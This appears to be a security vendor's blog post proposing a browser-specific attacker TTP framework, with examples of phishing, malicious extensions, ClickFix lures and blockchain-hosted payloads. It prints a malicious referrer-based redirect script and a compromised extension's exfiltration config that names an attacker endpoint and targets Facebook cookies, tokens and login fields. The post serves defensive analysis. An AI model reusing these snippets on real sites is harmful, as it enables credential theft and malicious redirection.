keep aware

Defining Browser Threat TTPs

An introduction to attacker Tactics, Techniques and Procedures in the browser

Initial Access
Execution
Persistance
Defense Evasion
Credential Access
Discovery
Lateral Movement
Command & Control (C2)
Exfiltration

Browser Threat TTPs

In the constantly evolving realm of cybersecurity, the humble web browser has quietly become the focal point of modern attacks. While operating systems and network devices once dominated adversarial focus, the explosive growth of cloud applications, SaaS platforms, and remote work has shifted attacker interests toward the gateway that's almost always open: the browser. Recognizing this shift and the need for a common mental model, we have developed an attacker Tactics, Techniques, and Procedures (TTP) framework dedicated to **the browser**—because the reality is that today, **the browser is the new endpoint**.

Below, we introduce our browser-focused, attacker TTP framework, alongside an explanation of why a dedicated framework is urgently needed.

Why extend the TTP Landscape to Browser-Focused Attacks?

1. **Widespread Usage:** The browser has become the primary tool for daily tasks, from emailing and messaging to project management and file sharing. Where users go, attackers follow.
2. **Underestimated Attack Surface:** Traditional security approaches often emphasize operating system hardening, endpoint detection, and network protections. The browser layer, however, often remains unpatched and unmonitored, making it the most vulnerable workspace.
3. **Ease of Execution:** Drive-by downloads, malicious ads, and phishing links all leverage the built-in functionalities—features, if you will—of the browser. Attackers find it simpler (and often more effective) to trick users within the browser context than to engineer sophisticated OS-level exploits.
4. **"Shift Left" Mentality:** As many security teams strive to detect an attack as early in the attack chain as possible (i.e., as far "left" as possible), the browser is increasingly the means of reconnaissance and initial access. Yet, it remains an overlooked and under-protected business-critical application.
5. **Known-Good is the New Bad:** The traditional security approach to draw a clear line between good and bad fails to account for the many ways in which threat actors abuse our trust. From supply chain attacks of browser extensions and JavaScript libraries to living off trusted sites and authentication pages—the line between good and bad requires a new, nuanced approach.

Due to the lure of threat actors to the browser, it's time for the security industry to give the browser the scrutiny and protection it deserves. To do so, we must have a common mental model of the tactics threat actors employ in browser-based attacks.

Overview of Browser-Focused Attacker Tactics

Drawing inspiration from MITRE's existing ATT&CK framework, we've tailored each Tactic to reflect the unique mechanics of browser-based threats. Each broad Tactic consists of various Techniques, and each Technique can be executed through specific means or Procedures.

Below is a concise overview of each attack Tactic we track in the browser environment.


1. Initial Access

Definition: Techniques used to gain a foothold or exposure in the browser, placing the user in a position where malicious intent or code execution occurs.

Example Technique – Phishing via the Browser: Attacks that may have originated via email, a direct message, or other channel, but continued via the browser to malicious content.

Procedure Example: Attackers have found it easy to chain a series of links across trusted domains in order to bypass email security. This eventually leads unsuspecting users to an unprotected page where credentials are harvested.

Why It Matters: Initial access in the browser can be deceptively simple—one click could make all the difference. Once on a malicious web page, attackers have the means to dupe the user into providing credentials and the ability to execute code directly in your browser environment.



Examples of chain link phishing that use trusted intermediary sites to avoid suspicion

2. Execution

Definition: Techniques used by attackers to run malicious code or commands directly within the browser environment.

Example Technique – Drive-by Compromise: Technique that aims to compromise the browser or its plugins directly.

Procedure Example: The Andariel threat group, a branch of the Lazarus Group, operated a watering hole attack, embedding an zero-day vulnerability exploit code against Internet Explorer browsers with Active-X plugin. Once a user visits the compromised webpage, the malicious JavaScript code creates a new script file on the user's system that then downloads malware.

Why It Matters: Once attacker code is running in the browser, they can perform reconnaissance, reach out to Command and Control (C2), and orchestrate advanced payload execution.


3. Persistence

Definition: Techniques attackers use to maintain a foothold in or on the browser.

Example Technique – Extensions/Add-Ons: Attackers maintain persistence by controlling browser extensions, add-ons, or other components that execute within the browser environment.

Procedure Example: Attackers purchase pre-existing extensions and web libraries supply chains allowing them to push malicious updates, infecting countless browsers without direct user interaction. Other methods include subtly forcing extension downloads as a part of redirected web traffic. This is shown in a case where a trojanized extension delivers malware over a 3-year campaign, infecting and persisting on over 300k browsers.

Why It Matters: Often using pre-existing trust, persistence at the browser level means an attacker can wait quietly and remain stealthy over the long haul, collecting valuable data as the user navigates the internet.



Before you continue consider installing Extension

Click the Accept and Continue button to download Extension.

By clicking the button Accept and Continue, you will be directed to the Chrome Web Store to install this extension. By clicking the button and installing this extension to your browser, you agree to our Privacy Policy.

Secured Connection by SecuryBrowse

Description: Search more privately by funneling your connection via a secure server.Enhance your search privacy and security by funneling your con... show more

Reviews: 11 reviews (4.1 ★)

ID: fojomppheellamdaddnbgommepnlkooh

Risk Score
100 /100

IN YOUR ORGANIZATION

1 Devices

1 Browsers

Host Permissions:	🟥 Access to All Sites
Permission Count:	🟩 Few Permissions
Permission Risk:	🟩 Common Permissions
Use in your organization:	🟥 Rare

7 Permissions


A family of "privacy-focused" extensions siphon user information by subtly forcing users to install an extension through website redirects.

4. Defense Evasion

Definition: Techniques used to avoid detection or bypass security measures within the browser ecosystem.

Example Technique – Conditional Execution and Redirections: Use of conditional logic to perform certain actions (e.g., page redirects or executing certain code) only in specific conditions (e.g., matching user-agent or referrer) to evade detection by analysts, researchers, and web crawlers.
Procedure Example: Keep Aware identified a university site compromised with malicious JavaScript that auto-redirected a visiting browser if and only if the referring site matches a search engine (if the user visited from clicking a search result). The browser is then redirected to a malicious website.

Why It Matters: Obfuscation, client-side reassembly, page mutations, time delays, EtherHiding, and conditional execution are just a few of the many ways in which a bad actor attempts to evade detection on the web, making data theft and malware campaigns longer-lived and more successful.



```
var regexp=/\.(sogou|soso|baidu|google|youdao|yahoo|bing|sm|so|biso|gougou|ifeng|ivc|sooule|niuhu|bis
\.[a-z0-9\-]+){1,2}\//ig;
    var where =document.referrer;
    if(regexp.test(where)){
        window.location.replace('https://9.bigbong.xyz/link/lose-weight.html');
    }
```

Code of a JavaScript script, injected into a compromised site, performs automatic redirection based on specific conditions.


5. Credential Access

Definition: Techniques to steal sensitive credentials (e.g., usernames, passwords, tokens) or gain legitimate access to organizations via the browser.

Example Technique – Gain or Steal Application Access Tokens: The theft of application access tokens, which allows attackers to interact with a given remote system or resource.

Procedure Example: Consent phishing allows attackers to gain access to the organization by tricking employees into approving a malicious third-party app. Once granted OAuth permissions, they can read and send emails, enabling Business Email Compromise (BEC) attacks. Attackers then send phishing emails and exfiltrate *mailboxes, sometimes escalating access to the entire organization.*

Why It Matters: Browsers store or handle virtually every credential used daily. Once those credentials are compromised, attackers can leapfrog into critical services and cloud applications.


Sign in with Google

[redacted] wants to access your Google Account

[redacted]

This will allow [redacted] to:

- Send email on your behalf

Make sure you trust [redacted]


Learn why you're not seeing links to [redacted] Privacy Policy or Terms of Service

A "Sign in with Google" redirect authorizing a compromised application to send email on behalf of the user.

6. Discovery

Definition: Techniques to gather information about the browser, user, or environment that aids further compromise.

Example Technique – Browser Information Discovery: Attempts to discover information about the browser, such as browser type and version, OS, plugins, preferred language, timezone, history, etc. Often used for fingerprinting.



A browser fingerprint example

Procedure Example: In Andariel's campaign to exploit Active-X zero-day vulnerabilities, users browsing to compromised websites would unknowingly have their browser interrogated—for preferred language, information on Flash and Active-X objects, the referring site, and operating system information—and their responses sent to an attacker-controlled server. If a vulnerable plugin was present, malicious code exploited the zero-day.

Example Technique – Browser-Based Side-Channel Attacks: Attempts to discover information through the use of non-direct browser-based channels, such as performing time analysis for web requests in order to scan the local network.

Procedure Example: Using time-based analysis of web requests, research demonstrates that websites can perform browser-based port scanning on both the localhost and the host's LAN.


Why It Matters: Before escalating an attack, adversaries want to know what they're dealing with. The more tailored an attack, the more likely to succeed.

7. Lateral Movement

Definition: Techniques used to move from the browser to the internal network or the underlying operating system.

Example Technique – User-Driven Off-Platform Actions: Social engineering tactics, shown to the user in-browser, persuading a victim to take an action outside of the browser.

Procedure Example: ClickFix campaign prompts users to copy and paste PowerShell script from the browser into the host's terminal. Once pasted, the script automatically downloads malware to the host machine.


Google Chrome

Something went wrong while displaying this webpage.

There was an error during the latest update of browser version, causing some web pages to malfunction.

Follow these instructions to resolve the issue:

1. Click the 'Copy fix' button below.
2. Right-click on the Windows icon
3. Select 'Windows PowerShell (Admin)'
4. Right-click within the open terminal window.
5. Wait for the update to complete, then refresh the page.

A ClickFix attack prompt example

Why It Matters: Analogous to a spreading infection, an attacker who transitions from the browser to local, network, or cloud resources can gain a deeper foothold in an organization, drastically broadening their scope of attack—and their impact.


8. Command & Control (C2)

Definition: Techniques for maintaining control and communicating with victim web browsers.

Example Technique – External Code: An instance where a malicious or compromised webpage makes the client browser reach out to an externally-hosted file to receive and execute malicious code.

Procedure Example: In [ClearFake and related campaigns](), compromised webpages instruct victim browsers to fetch malicious payloads from specific Binance wallets. Since attackers control these wallets, they can update the hosted code at any time. Each new visitor to the compromised site automatically executes the most recent payload, allowing attackers to adapt their commands without needing to re-compromise websites and update them with new code.

Why It Matters: Many security tools overlook browser requests, allowing attackers to dynamically host and deliver malicious payloads from externally-controlled sources, thus maintaining flexible and stealthy communications.



Compromised website is visited. Browser runs malicious JavaScript.
Malicious JavaScript grabs next JavaScript payload from Binance Smart Contract (BSC) blockchain.
Compromised website
Blockchain Database
</ / >
JS
You need to update your browser to view the content!
Payload updates web page's DOM tree to display social engineering prompt (e.g., a fake 'Update Browser').
Clicking the prompt installs malware.

Example of Malware Reassembly Within the Browser

9. Exfiltration


Definition: Techniques used to steal data through the browser.

Example Technique – Exfiltration via Extension: Browser add-ons with malicious code to send data from a victim browser to an attacker-controlled location. Includes both malicious and compromised extensions.

Procedure Example: A legitimate, privacy-focused browser extension, was [compromised and pushed a malicious version]() to its Chrome users. Users and organizations of this extension were susceptible to data exfiltration (particularly of

Facebook Business account credentials).

Why It Matters: The same pathways that enable seamless user experiences—such as online collaborations and file sharing—can be hijacked by attackers to silently siphon sensitive data, often slipping past traditional security filters undetected.



```
{
    "cyberhavenext_ext_manage": {
        "code": 5000,
        "cyberhavenextc": "facebook.com",
        "cyberhavenextb": "https://api.cyberhavenext.pro/api/cyberhavenextData",
        "cyberhavenextd": "cookie",
        "cyberhavenexte": "userAgent",
        "cyberhavenexta": "https://business.facebook.com/ads/ad_limits==",
        "cyberhavenextf": "https://business.facebook.com/ads/ad_limits==",
        "cyberhavenextg": "https://graph.facebook.com/v18.0/me/businesses/?fields=id,name,ve
        "cyberhavenexth": "https://graph.facebook.com/v18.0/me/?fields=name,birthday&access_
        "cyberhavenexti": "EAA",
        "cyberhavenextk": "https://graph.facebook.com/v18.0/me/adaccounts?fields=account_cur
        "cyberhavenextl": "img",
        "cyberhavenextm": "click",
        "cyberhavenextn": "qr/show/code",
        "cyberhavenexto": "https://api.cyberhavenext.pro/api/saveQR",
        "cyberhavenextp": "src",
        "cyberhavenextq": "input[name="pass"]",
        "cyberhavenextr": "input[name="email""
    }
}
```

Example payload loaded by a compromised browser extension
targeting Facebook Business account information

Conclusion

In today's world of web applications, distributed workforces, and constant connectivity, the browser has emerged as the most important component of every user's workflow—and, consequently, a prime target for attackers. While existing TTPs in MITRE's framework for traditional operating systems and cloud applications remain invaluable, the constant connectivity and evolving functionality of browsers require a different and dedicated approach.

Attackers see the browser as more than just a convenient target; they recognize it as a rich, unmanaged environment for stealth, persistence, and exfiltration. Understanding the unique Tactics, Techniques, and Procedures (TTPs) of browser-based attacks is vital for building a proactive security strategy that meets attackers head-on. With this new mental model, security teams can shift their detection and response "left" and ensure that one of our most essential business tools also becomes one of our most secure.